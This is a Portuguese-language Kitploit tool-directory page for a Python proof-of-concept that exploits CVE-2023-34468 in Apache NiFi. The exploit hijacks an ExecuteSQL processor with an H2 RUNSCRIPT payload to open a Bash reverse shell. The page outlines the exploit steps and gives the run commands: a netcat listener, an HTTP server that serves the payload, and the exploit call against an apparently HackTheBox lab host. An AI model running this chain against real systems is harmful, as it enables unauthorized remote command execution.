Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

··Feeds·Contato·Privacidade·© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2023-34468 — CVE-2023-34468 Apache NiFi ExecuteSQL H2 RUNSCRIPT RCE PoC | Kitploit
Ferramentas/GitHubGitHub/ozcanpng/cve-2023-34468
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoComando e ControleRed TeamingDesenvolvimento de Payloads
GitHubozcanpng/cve-2023-34468

CVE-2023-34468

CVE-2023-34468 Apache NiFi ExecuteSQL H2 RUNSCRIPT RCE PoC

Ver Repositório
10há 2 mesesAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

CVE-2023-34468 — Apache NiFi ExecuteSQL H2 RUNSCRIPT RCE PoC

PoC curto em Python para abusar de um processador ExecuteSQL editável do Apache NiFi com um payload H2 RUNSCRIPT para acionar execução remota de comandos através de um reverse shell Bash.

Apenas para testes autorizados e pesquisa. Não use contra sistemas que você não possui ou não tem permissão explícita para testar.


O que faz

ExecuteSQL processor update -> H2 RUNSCRIPT fetch -> Bash reverse shell -> processor restore
  1. Descobre automaticamente um único processador ExecuteSQL, ou aceita --processor-id manualmente.
  2. Escreve um payload local rce.sql que define e chama um alias de execução shell com suporte Java.
  3. Solicita que você inicie seu próprio listener nc e servidor HTTP.
  4. Atualiza a consulta do processador para buscar rce.sql através do H2 RUNSCRIPT.
  5. Inicia o processador para acionar o reverse shell.
  6. Restaura a configuração original do processador após você confirmar que o shell foi estabelecido.

Capturas de tela

1. Configuração

Setup


2. Solicitação ao payload

Exploit run


3. Shell recebido

Processor update

4. Resultado

Result


Configuração

git clone https://github.com/ozcanpng/CVE-2023-34468.git
cd CVE-2023-34468
python3 -m venv .venv
source .venv/bin/activate
pip install -r requirements.txt

Uso

Terminal 1:

rlwrap nc -lvnp 4444

Terminal 2:

python3 -m http.server 8000

Terminal 3:

python3 CVE-2023-34468.py --url http://flow.helix.htb --lhost 10.10.16.53 --lport 4444

Para seleção manual do processador:

python3 CVE-2023-34468.py --url http://flow.helix.htb --processor-id <UUID> --lhost 10.10.16.53 --lport 4444

Afetados

ProdutoVersão AfetadaAcesso NecessárioImpacto
Apache NiFiImplementações afetadas pelo CVE-2023-34468 que usam comportamento editável do ExecuteSQL/H2Capacidade de alcançar e modificar o processador NiFi alvo através da APIExecução remota de comandos

Notas

  • O script assume que a API do NiFi está acessível e que o usuário/sessão atual pode modificar o processador alvo.
  • O arquivo rce.sql gerado é ignorado pelo git e deve ser servido a partir do diretório do repositório com python3 -m http.server.
  • Se a descoberta automática não encontrar nenhum processador ou encontrar múltiplos candidatos, passe o UUID do processador manualmente com --processor-id.
  • O script tenta restaurar a configuração original do processador ExecuteSQL após você confirmar que o shell foi estabelecido.

Referências

  • NVD — CVE-2023-34468
  • Apache NiFi
  • Comandos do Banco de Dados H2

Autor

ozcanpng — github.com/ozcanpng — ozcanpng.dev

Baixar ferramenta